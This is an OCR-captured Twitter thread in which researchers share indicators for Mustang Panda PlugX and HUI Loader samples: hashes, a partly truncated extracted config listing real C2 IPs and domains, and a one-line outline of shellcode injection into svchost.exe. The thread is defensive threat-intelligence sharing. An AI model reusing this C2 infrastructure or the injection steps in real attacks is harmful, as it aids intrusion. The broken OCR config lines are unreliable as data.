
1

Douglas Mun @douglasmun · Jul 19

Replying to @kienbigmummy and @DangDinhPhuong3

Thanks for the alert! I have informed @CSAsingapore malware team to examine it.

1



TEAM CYMRU - S2 @teamcymru_S2 · Jun 10

Nice find @kienbigmummy 👍

Our threat telemetry for the C2s (45.134.83.4 & 154.204.26.120) confirms the targeting of entities in Myanmar, including a government VPN portal, from early March 2022 onwards.


#ThreatRecon #MustangPanda

m4n0w4r @kienbigmummy · Jun 2

🔥Found new #MustangPanda #PlugX was submitted from SG. Sample hash: 1a5aee6e33385b69b7ca46229fb64b8b

```
ract_config.py plugx_config.dum

file: plugx_config.dump
size: 5660 bytes
name: %WINDIR%\Up\Service Log
 name: Master Service Log
nfo: HTTP://
ers:
134.83.4:443
ges.myanmarnewsonline.org:22
ges.myanmarnewsonline.org:80
.204.26.120:443
ate.hilifimyanmar.com:443
ate.hilifimyanmar.com:22
n ID: 1234
```

18



身代わり用 @strinsert1Na · Aug 25

Thanks for sharing your artifact analysis😊

m4n0w4r @kienbigmummy · Aug 25

Nice share!


🦠 HUI Loader (d839ab2c2ea8f082f98478cb552d6709)

☠️Create a service name "WxUpdateServiceInfo" ->spawn thread for load system.ini-> decoding sc and inject decoded sc into svchost.exe (1/4) twitter.com/Metemcyber/sta...

Show this thread

3

End…


736330aaa3a4683d3cc866153510763
Overlay parents
Dropped files
Pe resource children
Bundled files
Embed
Itw ips
Itw urls
EXE
ICO
HTML